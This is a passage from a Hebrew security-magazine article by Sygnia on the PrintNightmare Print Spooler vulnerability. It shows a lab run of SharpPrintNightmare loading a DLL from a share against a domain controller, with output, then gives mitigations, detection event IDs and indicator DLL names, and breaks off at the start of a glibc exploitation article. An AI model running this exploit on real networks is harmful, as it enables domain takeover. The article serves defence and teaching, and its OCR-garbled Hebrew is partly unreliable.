
- תוקף: Windows 2019 - 10.10.0.61 - שרת חבר בדומיין

תחליה, עליינו להוריד ולקמפל את הפתרון:




[איור 2: גרסה מקומפלת של hocחת ההייטנות]

בשלב הבא ניצור תיקייה רשות משותפת שתיהה נגישה למחשב היעד. במקרה זה ניצור תיקייה רשות משותפת בשרת של התוקף. יש להגיד את הרשותות על תיקייה השיתוף כך שיכלול את הרשותת המשותפת בתיקייה 'Everyone'. התיקייה המשותפת תכיל את ה-DLL הדזוני שיופיע במחשב היעד:



[איור 3: התיקייה המשותפת וההרשאות המדרשות]

בחרנו להשתמש ב-DLL שיפעל את אפליקציית "מחשבון" במחשב היעד:



[איור 4: DLL מאוחסן בתיקייה המשותפת]

כל מה שרצית לדעת על חולשת האבטחה
PrintNightmare www.DigitalWhisper.co.il

ככל, גורם זמני יכול להפעיל קוד זמני שיאפשר לו לקבל גישה כמנהל דומיין (Domain Admin) כאשר הוא רץ אל מול DC.

כעת באפשרותנו להפעיל בקלות את ה-DLL באמצעות הכליSharpPrintNightmare.exe בעזרת PowerShell

```
. \SharpPrintNightmare.exe '\\"10.10.0.61\share\calc.dll' '\\"10.10.0.20' lab.local user Password1
```

פרמטרים של הפקודה:


- '\\"10.10.0.61\share\calc.dll' - נתיב ל-DLL במיקום המשותף בראשת '\\"
- '\\"10.10.0.20' - הנתיב למחשב היעד (השרת המותקן)
- 'lab.local' - הדומיין של המשתמש/המחשב
- 'user Password1' - משתמש בדומיין והסיסמה שלו, אינו בעל הרשות ניהול במחשב היעד

לאחר הריצת הקוד, נוכל לראות שהפעולה הושלמה בהצלחה:

```
Administrator: Windows PowerShell
PS C:\SharpPrintNightmare> .\SharpPrintNightmare.exe '\\"10.10.0.61\share\calc.dll' '\\"10.10.0.20' lab.local user Password1
[*] pDriverPath C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_aedb31f9bff9e936\Amd64\UNIDRV.DLL
[*] Executing '\\"10.10.0.61\share\calc.dll'
[*] Try 1...
[*] Stage 0: 0
[*] Stage 1: 0
[+] Exploit Completed
PS C:\SharpPrintNightmare>
```

[איור 5: הוכחת ההתקנות שהופעלה והפרמטרים הנדרשים]

באפשרותנו לאמת זאת באמצעות הפעלת Process Explorer, הנכלל בחבילת Sysinternals, במחשב היעד:



[איור 6: במכשיר היעד]

כל מה שרצית לדעת על חולשת האבטחהה PrintNightmare

www.DigitalWhisper.co.il

מצטום סיכונים

ברוב המקרים, ניתן למצטם את הסיכונים הקיימים בחולשות אבטחה מסווג זה באמצעות עדכוני אבטחה של הספק. לרובו הצער, זה לא היה המקרה כאן, אולי בשל אופיו המישן ("legacy") של שירות Print Spooler והמורכבות של משקיי ה-API של Windows RPC.

לאחר פרסום הוכחת ההיתכנות הראשונית בנושא PrintNightmare, שועשה שימוש בקריהה ל-CVE-2021-1675 RpcAddPrinterDriverEx של MS-RPRN, זהה במהירות כי שרתי DC שבם הותקן התקיקו-1675 מיוני 2021 נותרו פגעים. זאת מכיוון השירות-h-Spooler שלהם העניק גישה בעלת הרשותAuthenticated לבעליים לחברי הקבוצה המובנית 'Pre-Windows 2000 Compatible Access', המכילה את 'Users' כברירת מחדל. בזמןנו, נראה שהשרותים בדומין שתוקנו באמצעות עדכוני יוני 2021 היו מוגנים.

עם זאת, ככל שהדברים המשיכו להסתבר וחולשת האבטחה לעיל של PAR-MS-Zוותה, הדבר כבר לא היה נכון - מכיוון שהשרותים חסופים לחולשה זו גם כאשר הם תוקנו באמצעות עדכוני יוני. דבר זה הרחיב באופן דרמטי את מגען המחשבים החשופים לחולשת האבטחה 'PrintNightmare' וקבע את ההשפעה של העדכון הראשוני.


マイקروسופט שחררה ב-6 ביולי עדכון אבטחה נפרד עבור CVE-2021-34527. עדכון זה מגן מפני מתקפת הרצאת קוד מרוחק ב프וטוקול MS-PAR ו-MS-RPRN והוא מכסה גם את החולשות אליו מתיחס CVE-2021-1675. עם זאת, קיימים מספר פערים גם בעדכון זה:

1. הוא לא היה רלוונטי בתחילת ל-2019 Windows Server, ל-2016 Windows Server ול-10 Windows Server. גרסה 1607. עתה זו נפתחה ב-8 ביולי, עם פרסום עדכוני האבטחה ליתר הגרסאות.

2. במקרה שאזהרות Point and Print מנותרות, עדכון האבטחה אינו מצטם כראוי את הסיכון להרצת קוד מרוחק. דבר זה מתרחש מכיוון שלאחר התקנת עדכון האבטחה, -h-Spooler חוסם קובצי DLL שהזורקו עם נתיב רשת בפורמט '<server>\share>'. עם זאת, הוא אינו חוסם קובצי DLL בפורמט החלופי '<server>\share>\UNC\?'. Mimikatz כבר יישמה פונקציונליות שמאפשרת להשתמש בפורמט זה כדי לעקוף את מגבלות התקיקון.

עם זאת, עדין מומלץ מאוד להתקין את עדכוני האבטחה העדכנים ביותר ביותר לכל גרסאות Windows CD' למצטם משמעותית את שטח התקיפה ולקוב אחר עדכוני האבטחה שפורסמו לאחרונה.

בהתבסס על הבנת תהליכי התקיפה ומידול התקיפה במספר סביבות, אנו ממליצים על הפעולות הבאות כדי למצטם את החשיפה לחולשה, תוך התקיקות ב-DC בשלב הראשון והדוחף ביותר, ולהמשיך עם שירותי ותחנות עבודה בשלב השני. אם הסביבה מאפשרת, יש לישם את כל השיטות להלן כדי להציג הגנה בשכבות ולהבטיח כיiso אבטחות גדול יותר נגד כל הסיכונים הקיימים ב-Print Spooler.



שיטת 1: התקנת עדכוני האבטחה CVE-2021-34527 העדכניים ביותר

התקנת עדכוני האבטחה העדכניים ביותר שマイירוסופט פרסמה ב-6 ביולי וב-8 ביולי (KB5004947) תגן מפני מתקפות מסווג הרצת קוד מרוחק והסלתת הרשות מקומית של 'PrintNightmare' ב-DC וברשתים, כל עוד אזהרות 'Print and Point' בהתקנה אינן מנוטרלוות. עדכון זה שוחרר בנפרד ממחזור שחרור עדכוני האבטחה החדשני הרגיל. לדבריマイירוסופט, לאחר התקנת עדכונים אלה משתמשים שאינם מנהלי מערכת יכולים להתקין דרייברי הדפסה חתוםים בלבד בשרת הדפסה כבירת מיחל, וכן לחשום את האפשרות להתקנת קוד זמני.

לקבלת מידע נוסף, עיין במדריכים שלマイירוסופט:

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527>

העדכון מציע גם אפשרות למנוע משתמשים שאינם מנהלי מערכת להתקין דרייברי הדפסה כלשהם בשרת הדפסה, לרבות דרייברים חתוםים, על-ידי הגדרת ערך ה-Registry: 'RestrictDriverInstallationToAdministrators'.

במקרה שהגדרה זו מוקשחת, ביצוע התקיפה יכשל, ללא קשר למוגבלות של Point and Print. אנו ממליצים לישם גם אמצעי אבטחה זה, אך לאו דווקא כפולה מיידית.

לקבלת מידע על אפשרות זו, רואו:


<https://support.microsoft.com/en-us/topic/kb5005010-restricting-installation-of-new-printer-drivers-after-applying-the-july-6-2021-updates-31b91c02-05bc-4ada-a7ea-183b129578a7>

שיטת 2: השבתת שירות Print Spooler (עבור DC-ים ורשתים שאינם שרתי הדפסה)

השבתת שירות Print Spooler תצמצם את הסיכון הקשורים לחולשת האבטחה PrintNightmare, וכן את כל הסיכונים האחרים הקשורים לשירות, כגון מתקפת הסלתת הרשות מקומית ו-'The Printer Bug'. שתואר לעיל. אנו ממליצים בחום להחיל מדיניות קבוצתית (GPO) שתאכוף את ההשבתת של שירות Print Spooler במחשבים קיימים ובמחשבים שנוצרו לאחרונה שאינם מחיבים פונקציונליות של הדפסה.

אפשרות זו זמינה ב:

- Computer Configuration > Preferences > Control Panel Settings > Services.
- Right click > New > Service.
- At the "Service name" field enter "Spooler", change the "Startup" to "Disabled" and the "Service action" to "Stop service".



[איור 7: הגדרות שירות Print Spooler במדיניות קבוצתיות]

ניתן להשיג זאת גם באופן ידני על-ידי הפעלת פקודות PowerShell הבאה:

```
Stop-Service -Name Spooler -Force Set-Service -Name Spooler -StartupType Disabled
```

או באמצעות שורת הפקודה הבאה:

```
net stop spooler && sc config spooler start=disabled
```

השלכות אפשריות של שימוש בשיטה זו:


1. מחשב שבו שירות Print Spooler מושבת לא יוכל לעבוד משימות הדפסה. לכן, הקפידו לישם פעולה זו רק בשרתים שאינם דורשים יכולת הדפסה, לרבות DC, והימנו מלהחיל אותה על תחנות עבודה.
2. ביצוע הפעולות לעיל בשרת DC ישבית את תהליך המחיקה העיתי של מדפסות. פונקציונליות זו מסירה באופן אוטומטי מה-Active Directory או בי-קטים של מדפסות שאינן זמינות עוד. לדברי מיקרוסופט, אם פונקציונליות זו נדרשת, ניתן להמיר אותה בסקריפט של PowerShell שיופעל מעת לעת.

שיטת 3: השבתת הדפסה נכנסת מרוחק באמצעות Group Policy (עבור DC-ים, שירותים שאינם שרתי הדפסה ותchnות עבודה)

עבור מחשבים אשר זוקקים ליכולת הדפסה מקומית או באמצעות מדפסת משותפת, אשר בהם לא ניתן להשבית את שירות Print Spooler, ניתן להשבית במקום זאת הדפסה נכנסת מרוחק. זאת על מנת לכבות את הפונקציונליות של שירות Print Spooler בשירות הדפסה ולמנוע הרצת קוד מרוחק. כדי להבטיח הגנה בשכבות, אנו ממליצים להחיל אמצעי אבטחה זה גם על מחשבים אחרים. מתקפת הסלמת הרשות מקומית עדין אפשרית בעת השבתה של הדפסה נכנסת מרוחק, בתלוות בתצורה של אזהרות Point and Print ושל ה-UAC (כפי שמפורט בסעיף 'חולשת האבטחה PrintNightmare').

ניתן להחיל תצורה זו גם באמצעות Group Policy, והיא זמינה ב:

- Computer Configuration > Policies > Administrative Templates > Printers
- Open the “Allow Print Spooler to accept client connections:” and choose “Disabled” to block remote attacks.



[איור 8: הגדרות הדפסה נכנסת מרוחק בשירות Print Spooler במדיניות קבוצתיות]

הערה: על מנת להחיל מדיניות זו, יש להפעיל מחדש את שירות Print Spooler.

השלכות אפשריות של שימוש בשיטה זו:

כאשר המדיניות מושבתת, שירות ה-Spooler לא יוכל לחברו ל_printer ולא יוכל למשתמשים לשיתף מדפסות. הדבר לא שפיע על יכולות ההדפסה באמצעות מדפסות משותפות מקומיות או מרוחקות וכל המדפסות המשותפותicut ימשיכו להיות משותפות.

שיטת 4: אכיפת אזהרות של Point and Print

Point and Print הוא מונח המתייחס לכלי שמאפשר למשתמש ב-Windows client ליצור חיבור למדפסת מרוחקת מוביל לספק דיסקים או אמצעי התקינה אחרים. המערכת מורידה באופן אוטומטי את כל הקבצים ופרטיו התצורה הדורשים משרת ההדפסה ללקוח.

כבריתת מחדל, כאשר המשתמש מתקין מנהלי התקנים באמצעות מנגנון Point and Print, מוצגת אזהרה בדבר העלאת הרשאות ("Elevation") והמשתמש נדרש לאשר את הפעולה. במקרה שאזהרה זו מנוטרת, עדין ניתן לנצל את חולשת האבטחה, לרבות הרצת קוד מרוחק, במחשבים שלא הוקשו בשיטות 2 או 3 לעיל, ושהותן עליהם העדכון CVE-2021-34527. מכיוון שישיות 2 ו-3 אינן רלוונטיות לשירותי הדפסה, שיטה זו חיונית כדי להגן עליהם.

ניתן להחיל תצורה זו גם באמצעות מדיניות קבוצתית, והיא זמינה ב:

- Computer Configuration > Policies > Administrative Templates > Control Panel > Printers
- Open the “**Point and Print Restrictions**” and set both “Security prompts” to “Show warning and elevation prompt”

ניתן להשיג זאת גם באמצעות הגדרת ערכו Registry להלן, או לוודא שהם אינם קיימים:

Registry Hive	HKEY_LOCAL_MACHINE
Registry Path	Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint
Value Name	NoWarningNoElevationOnInstall
Value Type	REG_DWORD
Value	(Require Elevation)0
Registry Hive	HKEY_LOCAL_MACHINE
Registry Path	Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint
Value Name	UpdatePromptSettings
Value Type	REG_DWORD
Value	(Require Elevation)0

השלכות של שיטה זו:

לאחר החלטת הגדרות אבטחה אלה, המערכת תיאלץ את המשתמש לאשר בחילון קופץ כל התקינה של דרייבר הדפסה.

שיטה 5: חסימת תעבורת כניסה באמצעות חומת אש (Firewall)

אף שיטה זו קשה ליישום ודורשת מאמץ למיפוי הקישוריות הנדרשת ברשות שלכם, זו אחת השיטות המועילות ביותר להגנה על הנכסים הדיגיטליים שלכם מפני מגוון אפקטי תקיפה ולא רק מפני 'PrintNightmare'.

ליתר דיוק, כדי לצמצם את הסיכון הקשורים לתקיפת 'PrintNightmare', יש לחסום תקשורת כניסה לפורט TCP 445, שבה נעשה שימוש ידי פרוטוקול SMB, וכןו כן את פорт TCP 135 שבו נעשה שימוש על ידי RPC. מומלץ מאוד לישם זאת בתחנות העבודה באמצעות חומת אש מקומית (כדוגמת Windows Firewall או פתרון צד שלישי), אך יש לשקל אותה גם לגבי שרתים שאינם משמשים כשרת הדפסה או שרתים קבצים.

חסימת ה포רטים 445 ו-135 אינה אפשרית בשרת DC מכיוון שימושם הדומיננטי משתמשים בהם על בסיס קבוע; עם זאת, באפשרותכם לחסום תעבורת יצאת בפורט 445 משרת DC, מכיוון שהוא אינו נדרש לצורך פונקציונליות רגילה ותמנע מה-DC המותקף למלשוך את הדרייברים הזרים המשרתים קבצים מרוחקים.

סיכום המלצות

התחלו בהגנה על שרתיך DC שלכם מכיוון שהם הנכטים החשובים ביותר בארגון ולאחר מכן המשיכו בהגנה על שירותי ותchanות העבודה.

כדי לכטוט את כל הדרכים לניצול החולשה תור כדי הקפדה על הגנה בשכבות, אנו ממליצים לנקוט את הפעולות הבאות:

1. יישמו את שיטה 1 - הקפידו להתקין בסביבה שלכם את עדכוני האבטחה CVE-2021-34527 העדכניים ביותר ולקוב אחר תיקונים עתידיים. פעולה זו תצמצם גם את הסיכונים הקשורים ל-'PrintNightmare'.
2. יישמו את שיטה 2 - השבitorio את שירות Print Spooler בשרתיך DC ובשרתים שאינם שרתיך הדפסה. פעולה זו תצמצם את הסיכונים הקשורים לכל וקטורי התקיפה של שירות Spooler במחשבים שבהם היא מיושמת.
3. יישמו את שיטה 3 - השבitorio את פונקציונליות שרת הדפסה בשרתיך DC, בשרתים שאינם שרתיך הדפסה ובתchanות העבודה. פעולה זו תצמצם את הסיכונים הקשורים לווקטוריה התקיפה של הרצת קוד מרחוק בשירות Spooler במחשבים שבהם היא מיושמת.
4. יישמו את שיטה 4 - ודאו שהתקנת מנהלי הדפסה בכל המחשבים אינה מורשתית ללא בקשה להעלאת הרשות. הדבר נדרש כדי להבטיח את יעילות התיקון וכיום זהה השיטה היחידה להגנה מלאה על שרתיך הדפסה שבהם מותקנים התיקונים של 6 ו-8 ביולי.
5. בצעו פעילויות ציד לאיתור סימנים לחסיפה לסיכון (OCs) כמו כן להלן כדי לאתר מתקפה אפשרית ברשת שלכם.

איתור הצד של 'PrintNightmare'

ישן מספר דרכים לאיתור ניסיונות לניצול לרעה של 'PrintNightmare', באמצעות המנגנון המובנה ב-Windows של יומן האירועים או באמצעות פתרון EDR קיימ, כגון Microsoft Defender for Endpoint.

יומן אירועים של Windows

יומן האירועים של Windows מתעד התראות מערכת, אבטחה והפעלת ישומים שנוצרו על-ידי מערכת הפעלה Windows. מספר יומנים רישום מתעדים אירועים הקשורים לפעולות של Print Spooler. עם זאת, יומנים רישום אלה אינם מופעלים כברירת מחדל ויש להגדיר אותם באמצעות PowerShell או מדיניות קבוצתית של Windows. יומנים הרלוונטיים הם:

- Microsoft-Windows-PrintService/Admin
- Microsoft-Windows-PrintService/Operational

מהיה האירועים הרלוונטיים כוללים:

- Microsoft-Windows-PrintService/Operational, EID 316: האירוע מתעד את שם מנהל המדפסת שנוסף ואת קבצי ה-DLL שבהם הוא משתמש. אירוע זה ירשם ביום בניית מञצחים וכושלים לניצול לרעה של 'PrintNightmare'.
- Microsoft-Windows-PrintService/Operational, EID 811: מתעד מידע בנוגע לפעולות שכשלו. אירוע זה יספק מידע על הנתיב המלא של ה-DLL שנטען.
- Microsoft-Windows-PrintService/Admin EID 808 Microsoft- Microsoft-Windows-SMBClient/Security EID 31017 ניתן להשתמש ב-CDI לאתר מנהלי התקן לא חתום דיגיטלי שנטענו באמצעות .spools.exe.

צד מתקדם

מספר חוקרים בלתי תלויים וחברות מסחריות פרסמו שאלות שבחן ניתן להשתמש כדי לבצע ציד אiomים ולזהות ניצול לרעה של 'PrintNightmare'.

- כל CO: אם הגורמים הדזוניים משתמשים בכל Mimikatz כדי לבצע תקיפה, יוצר מנהל הדפסה בשם 'QMS 810'. ניתן לזהות אותו באמצעות מערכת EDR המתעדת שינויים ב-Registry (לדוגמה, Sysmon EID 13).
- חפש אחר התהילך rundll32.exe spoolsv.exe על-ידי הפעלת כתהילך צאצא באמצעות שורת פקודה ריקה.
- חפשו אחר יצרה של קובצי DLL חדשים הנוצרים בתיקייה:

%WINDIR%\system32\spool\drivers\x64\3\

לצד קובצי DLL שנטענו לאחר מכון מותך:

%WINDIR%\system32\spool\drivers\x64\3\Old\

- חפשו אחר תהילכים בניים חדשים של powershell.exe ,cmd.exe Spoolsv.exe (לדוגמה, cmd.exe וCDCMAה%).
- עקובו אחר הייצור של קובציים חדשים בתיקייה %WINDIR%\system32\spool\drivers\x64\3\Old\.
- נתחו ניסיונות כשלים להתקנת דרייבר הדפסה חדשם. לדוגמה, חפשו אחר הודעה The print Microsoft-Windows-PrintService/Administrative EID 808 - spooler failed to load a plug-in module.
- ניתן ליחס זאת ל-ID 31017 Microsoft-Windows-SMBClient/Security EID 808 (ב-808, עשויו לטעוד שגיאות של Microsoft-Windows-SMBClient/Security EID 31017, שעשוי לטעוד שגיאות של גישה לא מאובטחת של אורחים (מאחר שהגישה חסומה כבירת מחדל במערכות CDGMENT Windows Server 2019).
- בצעו פעילויות ציד לאייתור קובצי DLL המהווים חלק מכל' הוכחת ההיתכנות שפօרטסמו: mimilib.dll', 'MyExploit.dll', 'evil.dll', '\rev2.dll', '\addCube.dll', '\main64.dll' . Am Z'heitם אחד מהקבצים הללו ב-808 EID, ביוםני הרישום של Sysmon או בפתרון ה-EDR שלו, זהו סימן מובהק לניסיון למתקפה.

מיקרוסופט מספקת את השאלות שהוזכרו כאן ל-Microsoft 365 Defender בקישור הבא:

<https://github.com/microsoft/Microsoft-365-Defender-Hunting-Queries/tree/master/Exploits/Print%20Spooler%20RCE>

Splunk מציעה שאלות דומות והיא שילבה אותן ב-Splunk Security Essentials. השאלות שלה מבוססות על Sysmon והן זמינים בקישור הבא:

https://www.splunk.com/en_us/blog/security/i-pity-the-spool-detecting-printnightmare-cve-2021-34527.html

סיכום

במאמר זה הצגנו את שירות Print Spooler ואת החולשות הקיימות בו, והסבירנו נרחבות על האחونة שבחן "PrintNightmare". חולשה זו עלתה לכותרות לאחרונה בשל השפעתה הנרחבת על מערכות הפעלה של מיקרוסופט והקלות שבה ניתן לנצל אותה באמצעות כלים ציבוריים כאלו ואחרים, והתגובה המאוחרת של מיקרוסופט לאירוע.

כמו כן תיארנו דרכי פעולה כיצד להtagון מחולשה זו, בינהן עדכוני אבטחה שהופצעו ופעולות נוספות להבטחת יעילות ההגנה, וכן כיצד ניתן לנטר ולצד אירועים שייעזרו לנו לאתר האם החולשה נצלה ברשות שלנו.

המאמר נכתב על ידי: **שלמה זרינחו, חיים נחמיאס, אורן בידרמן ודורון זיגיאל** מחברת אבטחת המידע **Sygnia**. אנחנו מתחשים עובדים למוגן משפט! מי שמצא את המאמר מעניין, רוצה להיות חלק מפעיליות דומות ולהגן על ארגונים גדולים מפני חולשות כאלה ואחרות, מוזמן לפנות אלינו (דרך [לינקדאין](#) למשל).

לקריאת המאמר המקורי (באנגלית) אפשר לגלוש ל:

<https://www.sygnia.co/demystifying-the-printnightmare-vulnerability>

סיגניה היא אחת מחברות ייעוץ הסיבר המובילות בתחום, מספקת שירותי ייעוץ ותגובה למתתקפות מורכבות לארגוני גדולים ברחבי העולם.

www.sygnia.co

על הדבש ועל הקובץ חלק ב'

מאת עמית שמואל

הקדמה


במידה זהה המאמר הראשון שאתם קוראים בנושא, הינו מלא בחומר לקרוא את [חלק א'](#) בין היתר כי הוא נחוץ להבנת הכתוב פה. במאמר זה אכתוב על איך ניתן להשתמש במבנה ה-buffering במערכת ה-glibc כדי להשיג arbitrary reading/writing, איך ניתן לנצל את הרשימה המקשורת של הקבצים כדי ליצור עוד סוג של return oriented programming בפניהם בגרסאות libc לאחר 2.24. כל הדוגמאות הנמצאות פה גם ב[ביבהאש של](#) כך שתוכלו 